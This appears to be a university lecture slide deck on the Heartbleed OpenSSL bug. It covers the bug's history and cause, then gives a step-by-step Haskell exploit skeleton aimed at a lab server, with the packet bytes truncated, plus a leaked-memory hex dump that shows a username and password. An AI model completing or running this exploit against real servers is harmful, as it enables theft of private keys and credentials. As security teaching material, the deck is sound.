
The Heartbleed Bug



Arne Link

What is Heartbleed?

- Heartbleed is a bug in OpenSSL's implementation of the TLS heartbeat extension
- Allows attackers to access random bytes of memory of the victim's machine
- Random bytes might be confidential data, user passwords, private keys, …
- Many services were vulnerable: AWS[1], Freenode[2], GitHub[3], Reddit[4], …

Where and When?

- First introduced December 31, 2011[5]
- Discovery between March 2014 and April 2014 by several independent groups (Google, Codenomicon, others)
- Bug officially disclosed on April 7 on the OpenSSL website
- Some received a heads up (Facebook, Canocical, …)
- Today, very few unpatched systems remain[9]

Anatomy of Heartbleed

- Send some bytes, server has to reply with these exact bytes

- Heartbeat request message consists of (simplified): Payload, payload length, padding

- Bug: Copy request payload to response memory: `memcpy(dest, source, numBytes)`

- But: `numBytes` is user supplied and never checked to be less than or equal to the actual payload length…

Exploiting the Bug

1. Find a TLS enabled server that is still vulnerable
2. Establish a TCP connection
3. Send TLS client hello, ignore server hello
4. Send malicious heartbeat messages until the connection is closed
5. Write response bytes to a file or database for easy access
6. Search memory dump for private keys, passwords, other sensitive data…

Exploiting the Bug

Regarding the code, or WHY Haskell?

- Purely functional, statically typed. Strong type inference
- Most programs require no type annotations at all
- No `null` value
- Performance roughly on par with Java[7]
- Very concise, nearly no boilerplate

Exploiting the Bug

0. Very brief introduction to Haskell

```haskell
-- function application by spaces
succ 3 -- => 4

-- lambda expressions \ is similar to λ
square    = \x -> x * x
square' x = x * x

-- $ instead of parenthesis
successor = succ (2 * 3) == succ $ 2 * 3

-- do notation, for now just treat it as an imperative block
sayApple = do putStrLn "Press 'space' to say 'apple'"
              char <- getChar           -- assign variable
              case char of              -- case statements
                   ' ' -> jump          -- pattern match on space
                   _   -> sayApple      -- recursion
```

Exploiting the Bug

1. Find a TLS enabled server that is still vulnerable

```
server      = "netsec-heartbleed.net.hrz.tu-darmstadt.de"
protocol    = "1337"
```

Exploiting the Bug

2. Establish a TCP connection

```haskell
server      = "netsec-heartbleed.net.hrz.tu-darmstadt.de"
protocol    = "1337"

main = connect server protocol $ \(socket, _) -> do
          -- ...
```

Exploiting the Bug

3. Send TLS client hello, ignore server hello

```
server      = "netsec-heartbleed.net.hrz.tu-darmstadt.de"
protocol    = "1337"
clientHello = pack ['\x16' ,'\x03', '\x01'  {- , ... -}]

main = connect server protocol $ \(socket, _) -> do
         send socket clientHello
         _ <- recv socket 2048
```

Exploiting the Bug

4. Send malicious heartbeat messages

```
server      = "netsec-heartbleed.net.hrz.tu-darmstadt.de"
protocol    = "1337"
clientHello = pack ['\x16' ,'\x03', '\x01'  {- , ... -}]
heartbeat   = pack ['\x18' ,'\x03', '\x01'  {- , ... -}]

main = connect server protocol $ \(socket, _) -> do
         send socket clientHello
         _ <- recv socket 2048
         let executeHearbleed = do
               send socket heartbeat




         executeHearbleed
```

Exploiting the Bug

5. Write response bytes to a file for easy access

```
server      = "netsec-heartbleed.net.hrz.tu-darmstadt.de"
protocol    = "1337"
clientHello = pack ['\x16' ,'\x03', '\x01'  {- , ... -}]
heartbeat   = pack ['\x18' ,'\x03', '\x01'  {- , ... -}]

main = connect server protocol $ \(socket, _) -> do
         send socket clientHello
         _ <- recv socket 2048
         let executeHearbleed = do
               send socket heartbeat
               serverResponse <- recv socket 65536
               case serverResponse of
                 Just payload -> do appendFile "dump.hex" payload
                                    executeHearbleed
                 Nothing      -> return ()
         executeHearbleed
```

Exploiting the Bug

6. Search memory for passwords, private keys, …

```
0000 0000 0000 0000 0000 006f 6465 640d   ............oded.
0a43 6f6e 7465 6e74 2d4c 656e 6774 683a   .Content-Length:
2033 350d 0a0d 0a75 7365 726e 616d 653d    35....username=
6e65 7473 6563 2670 6173 7377 6f72 643d   netsec&password=
6236 3162 3430 6533 6266 fe61 a969 0f33   b61b40e3bf.a.i.3
99df 2409 2f86 40e6 196c ba0c a74a 0c0c   ..$./.@..l...J..
0c0c 0c0c 0c0c 0c0c 0c0c 0c2d 4445 2c64   ...........-DE,d
653b 713d 302e 382c 656e 2d55 533b 713d   e;q=0.8,en-US;q=
302e 362c 656e 3b71 3d30 2e34 2c7a 682d   0.6,en;q=0.4,zh-
```

Consequences

- Private keys were potentially compromised
- Confidential User data was stolen
- Did the NSA know about it? How long was the exploit known to attackers? No way to tell…
- Renewed interest in security audits, forks or (more) static guarantees about code

Questions?

Thank you for your attention

References

[1]: https://aws.amazon.com/de/security/security-bulletins/aws-services-updated-to-address-openssl-vulnerability/

[2]: https://twitter.com/freenodestaff/status/453470038704795648

[3]: https://github.com/blog/1818-security-heartbleed-vulnerability

[4]: http://www.reddit.com/r/announcements/comments/231hl7/we_recommend_that_you_change_your_reddit_password

[5]: http://git.openssl.org/gitweb/?p=openssl.git;a=commit;h=4817504d069b4c5082161b02a22116ad75f822b1

[6]: http://www.smh.com.au/it-pro/security-it/heartbleed-disclosure-timeline-who-knew-what-and-when-20140415-zqurk.html

[7]: http://benchmarksgame.alioth.debian.org/u64/benchmark.php?test=all&lang=ghc&lang2=java&data=u64

[8]: http://haskell.cs.yale.edu/wp-content/uploads/2013/08/hask035-voellmy.pdf

[9]: May 22, 2014